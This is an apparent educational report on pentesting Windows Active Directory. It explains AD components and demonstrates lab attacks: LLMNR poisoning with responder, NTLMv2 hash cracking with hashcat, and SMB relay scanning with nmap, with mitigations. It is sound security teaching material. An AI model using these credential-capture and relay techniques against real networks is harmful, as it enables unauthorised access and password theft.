
Pentesting Windows Active Directory



by

Ivan Iroslavov Petkov

August 2024

Abstract

Active Directory (AD) is a critical component in enterprise IT infrastructure, providing centralized and secure management of network resources, user accounts and access permissions. It plays a pivotal role in ensuring organizational efficiency, security and compliance by streamlining authentication and authorization processes.

However, the increasing sophistication of cyber threats has exposed similar vulnerabilities within AD systems. Exploiting these vulnerabilities can lead to unauthorised access, data breaches and operational disruptions, posing severe risks to organizational security.

On this document I will introduce the architecture and functionalities of Active Directory, while analyzing common vulnerabilities and evaluate their potential impacts, while providing at the same time Proof of Concept (PoC) of real attacks performed on an Active Directory lab, hosted on VMWare.

Table of Contents

Introduction to Active Directory

Contents

1.1 Active Directory Overview

1.1.1 What is Active Directory?

AD is a directory service developed by Microsoft for Windows domain networks. It can be seen as a *phone book* that stores all kinds of information related to **ojects** such as computers, users, printers, etc.

Authenticates using **Kerberos**, which is a network authentication protocol designed to provide secure authentication for user and service interactions over non-secure networks. Upon login, a user recibes a **Ticket Granting Ticket (TGT)**, which allows the user to request service tickets from the **Key Distribution Centre (KDC)** for accessing various network services without re-entering credentials. Non-Windows devices, such as Linux machines or firewalls, can also authenticate to AD via RADIUS or LDAP.

1.1.2 Why Active Directory?

It is the most commonly used identity management service in the world. 95% of Fortune 100 companies implement the service in their networks.

It can be exploited without ever attacking patchable exploits. Instead, we abuse features, trusts, components and more. So, we will use an AD lab, which is set up not the way it is intended so that we will be able to demonstrate common attacks.

1.1.3 Physical AD Components

Domain Controllers

A **domain controller** is a server with the **AD DS**[1] role installed, that has specifically been promoted to manage a domain. It performs several functions:

1. **Hosting AD DS Directory store:** Maintains a copy of the AD DS database, which contains information about users, computers, and other resources in the domain.
2. **Providing Authentication and Authorization Services:** Validates user credentials and authorizes access to resources based on security policies and group memberships.
3. **Replicating Updates:** Ensures consistency by replicating changes to other DCs within the domain and forest.
4. **Allowing Administrative Access:** Facilitates administrative tasks such as managing user accounts, configuring security policies, change user passwords and overseeing network resources.

AD DS Data Store

The **AD DS Data Store** contains the database files and processes that store and manage directory information for users, services and applications

Consists mostly of the **NTDS.dit** file, which contains all directory data, such as information about users, groups, computers and other objects within the domain. It is stored by default in the *%SystemRoot%\NTDS* folder on all DCs and is accessible only through the domain controller processes and protocols.

[1] **Active Directory Domain Services** is a Microsoft service that centralizes management and authentication of network resources and users. It stores information about objects in a network, and makes it easy for admins and users to find and use.

It is important to note the **NTDS.dit** file, because as pentesters, we will be able to pull a fair amount of information, most importantly **password hashes** which can be cracked later on.

1.1.4 Logical AD Components

AD DS Schema

This Schema defines every object that can be stored in the directory. It includes:

1. **Object Classes:** Defines types of objects (e.g. users, computers) that exist in AD.
2. **Attributes:** Defines properties or fields of object classes (e.g. user's email address, phone number).
3. **Schema Objects:** Includes classes and attributes that determine the directory's data and its format

Domains

Domains are used to group and manage objects in an organization. It provides a boundary for security and administrative management, such as boundaries for applying policies, replicating data between DCs or limiting the access to resources.

The domain has a similar structure to website domains. Some examples would be *example.com, example.local, example.org,*etc.

Trees

It is a hierarchy of domains in AD DS. All domains in a tree:

- Share a contiguous namespace with the parent domain.
- Can have additional child domains.
- By default create a two-way transitive trust with other domains.

Forest

A forest is a collection of one or more domain trees. All forests enable trusts between all domains in the forest and they all share:

- A common schema.
- A common configuration partition.
- A common global catalog to enable searching.
- The Enterprise Admins and Schema Admins groups.




Figure 1.1: This is an example structure of a Domain forest, with the example root domains blue.com and red.com

From a pentester's point of view, if I compromise a **Domain Admin**, it does not necessarily mean that it is an **Enterprise Admin** so, I would be able to have full control only over that domain, including user account and systems withing that domain.

On the other hand, if I am able to elevate and compromise an **Enterprise Admin** I would have control over all domains in the forest, including all Domain Admin rights and cross-domain administrative capabilities. Therefore, I may be able to cross forests with that account or do more advanced attacks.

Organizational Units (OUs)

OUs are AD containers that can contain users, groups, computers and other OUs. They are used to:

- Represent your organization hierarchically and logically.
- Manage a collection of objects in a consistent way.
- Delegate permissions to administer groups of objects.
- Apply policies.

It is just a way to group certain elements.

Trusts

Trusts establish relationships between domains and forests, allowing users in one domain to access resources in another. There are four types of trusts:

1. **Parent-Child Trusts:** Automatically created when a new domain is added under an existing domain.
2. **Tree-Root Trusts:** Automatically established between domains in different trees of the same forest.
3. **External Trusts:** Manually created to connect to domains outside the forest, such as in a different forest or an older Windows domain.
4. **Forest Trusts:** Created to enable resource sharing between different forests.

The direction of these trusts can be **one-way** (one domain trusts another, but not vice versa) or **two-way** (both domains trust each other.

All domains in a forest trust all other domains in the forest (through implicit transitive trusts).

AD Lab Overview

Contents

2.1 Lab Organization

We will be using **1 Windows Server**, **2 Windows Workstations** and a **Kali Linux attacker machine**. The server will act as our **Domain Controller** and the other two machines, will be just two stations joined to the domain.

Just to make it more entertaining, the lab will have a **Marvel theme**, so we will be talking about **HYDRA** (our DC), **THEPUNISHER** or **Frank Castle** (Machine 1) and **SPIDERMAN** or **Peter Parker**(Machine 2). The only machine without a Marvel name will be the Kali Linux attacker machine, where I will be performing the attacks. Moreover, all of the machines will be running on the same network, although the IPs may change. For that reason, before every demonstration, the IPv4 addresses will be displayed in the beginning of the Attack Simulation Section.

All of the Marvel machines will be on the **MARVEL** forest, with ***MARVEL.local*** as the root domain name.

I will not go trough the whole lab configuration, because this is just to showcase some vulnerabilities and how the attacks happen, but I will explain certain configurations as we go along.

Attacking Active Directory

Contents

3.1 LLMNR Poisoning

3.1.1 LLMNR Poisoning Overview

LLMNR (Link Local Multicast Name Resolution) is a protocol used for identifying hosts when DNS fails to do so.

Key flaw is that when we intercept traffic in the network, we will be able to capture a **username** and a **hash** (MiTM [1] attack).

Let's say that we have a victim machine, and this victim on the network wants to reach out to a shared folder named ***hackme*** (a folder which is set up in our AD Lab). Suppose that the user made a typographical error, and wrote ***hackm*** without the 'e'. The server will have no idea what the victim is trying to say. For that reason, the victim will broadcast a message over the network asking if anybody knows how to find that folder. That's when the attacker comes into play, because he will be able to intercept that request. Then, the hacker will ask the client for his hash and the client will send it. If the hash is weak enough, the hacker may be able to crack it, exposing the victim's password.




Figure 3.1: Explanatory figure of a LLMNR Poisoning attack

[1] An attack where the communication between A and B is secretly intercepted without their knowledge

The shared folder is just an example. These things fly over the network if LLMNR is enabled, so the perfect time for an attacker, would be early in the morning or after lunch for example, when people are logging into their computers and generating a lot of traffic.

3.1.2 Simulating the attack

Capturing hashes

It is very important to check that we are on the same network as the attacked machines, whether it is on-site or by a VPN connection to the enterprise network. Therefore, in the following examples, all the IP addresses will be within the 192.168.49.X range.

First, we will run the tool **responder**, specifying the interface (e.g. tun0 if we are on a VPN, eth0, etc.) and some parameters:

1. **-d** for injecting a WPAD [2] server in the DHCP response
2. **-P** is used for forcing NTLM authentication [3] for the proxy
3. **-v** is for added verbosity. If this flag is not used, once I capture a hash, I will no be able to capture it again because it will be stored.

Then, in our lab, we will be simulating traffic, so we will go to a file share on **THEPUNISHER** machine, and we will point to our attacker's IP address. We are just causing an event to occur, pointing ourselves at responder.

[2] A proxy server, where we as attackers will intercept and manipulate the data received
[3] A Microsoft authentication protocol involving a challenge-response mechanism to verify user identity without sending the password directly




Figure 3.2: Pointing our attacker's IP to trigger the attack

After that, we will see that the **NTLMv2 hash** is captured correctly:




Figure 3.3: Hash capturing with responder

Cracking the hash

After successfully capturing the hash, we have many ways and tools to crack it (john the ripper, hashcat,etc), but we will be using hashcat, with a small version of the rockyou [4] dictionary.

We have to note that this is a simulated example of hash cracking in a VM. On real life examples, it is not realistic cracking hashes inside of a VM, because we will be using our **CPU** resources. On the other hand, on our host machine our **GPU** will be used, which is hundreds of times more efficient for hash cracking.

Many pentesting companies even have **cracking rigs** with many GPUs connected for a more effective cracking experience. There are even other techniques, such as **cloud cracking**, but I will not be covering any of those.

After a quick grep search on hashcat's –help list, we find that the cracking module we will be using is the number 5600 for NTLMv2 cracking. NTLMv2 cracks slower than NTLMv1, but because we know it's a very vulnerable password, we'll give it a try.




Figure 3.4: Hash cracking with hashcat

[4] A compilation of real-world password used by individuals all over the world. A month ago, the Rockyou2024 file was released on a forum, having approximately 10 billion passwords in total having 9.948.575.739 unique credentials, which makes it the biggest password combination in history

Voilà. We obtained Frank Castle's password which is ***Password1***.

In real-life situations, the **-o** flag can be utilized for optimized cracking, but this is only applicable on my host operating system. Alternatively, rule-based cracking can be employed. This method combines rules with a wordlist to enhance the effectiveness of the attack. A notable rule is the "One Rule to Rule Them All," which significantly mutates the password list to generate a broader range of variations. Other rules may involve appending characters (e.g., transforming "password" to "password1" or "password123") or substituting characters (e.g., changing "password" to "p@ssw0rd"). These strategies increase the likelihood of cracking more complex passwords.

Also a decent idea would be adapting the wordlist. For example, if we are in Malaga, I could search passwords based on Malaga CF, certain cities, etc.

3.1.3 LLMNR Poisoning Mitigation

The best defence is **disabling LLMNR** and/or **NBT-NS** using group policies:




Figure 3.5: Hash cracking with hashcat

However, if the company must or cannot disable LLMNR/NBT-NS, the best course of action is to:

1. Require Network Access Control
2. Require stronger passwords (e.g. >14 characters and limit common word usage). The more complex and long the password is, the harder it is for an attacker to crack the hash.

3.2 SMB Relay

3.2.1 SMB Relay Overview

In contrast to LLMNR Poisoning, instead of cracking hashes gathered with responder, we can relay those hashes to specific machines and potentially gain access.

This attack is very useful when for example, the password policy is terrific and cracking is not an option. However, there are a couple requirements for this to happen:

1. SMB signing **must be disabled or not enforced** on the target. By default, it is not enforced or enabled on workstations, but it is on servers. That does not mean that I will always encounter them that way. This can be checked with a network scan.
2. Relayed user credentials **must be admin on the machine** (local administrator) for it to have any real value for the attacker.

It is important to note that you cannot relay a credential to yourself.

For this attack to happen, we need an event to occur, the same way it was done with LLMNR Poisoning with responder, we will point directly to ourselves and the relay will happen.

On the attacker's side, the SAM [5] hashes will be captured and then many things could be done:

- Obtain a SAM dump with all the hashes.
- Get an interactive shell, instead of only obtaining the dump.
- Run commands. A simple example would be a 'whoami', but a more realistic use would be creating a local user with admin privileges to maintain persistence.

[5] Security Account Manager (SAM) is a database in Windows systems that stores user account information and password in a hashed format

3.2.2 Simulating the attack

For this attack, we will be using our **SPIDERMAN** and **THEPUNISHER** machines, so that they can run the attack against each other.

Relevant information:

	THEPUNISHER	SPIDERMAN	HYDRA-DC	LINCEAZUL
IPv4 Address	192.168.49.130	192.168.49.129	192.168.49.135	192.168.49.133

Table 3.1: Network information for the SMB Relay Attack

First of all, we will need to identify the host with SMB signing disabled or not enforced. This can be done with an **nmap** command. After running the nmap script, we may encounter the issue where nmap may thinks that the host is down, even though we know the machine is there. However, that does not mean that the machine is not alive. What we can do is use -Pn to probe it anyways. This flag disables host discovery, treating all targets as online and scanning them directly.

```
┌──(linceazul㉿linceHost)-[~]
└─$ nmap --script=smb-security-mode.nse -p445 192.168.49.135
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-08 09:40 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.11 seconds

┌──(linceazul㉿linceHost)-[~]
└─$ nmap --script=smb-security-mode.nse -p445 192.168.49.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-08 09:41 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.08 seconds
```

Figure 3.6: Failed nmap scanning




Figure 3.7: Successful nmap scanning with flag -Pn

We could also sweep the whole network changing the target IP address to 192.168.49.0/24, but it would also be recommended to use a grep as well:

```
nmap --script=smb-security-mode.nse -p445 192.168.49.0/24 -Pn | grep not
```

Nmap includes a variety of scripts, including vulnerability checks for things like EternalBlue and similar vulnerabilities, so we can we use those scripts to our advantage.

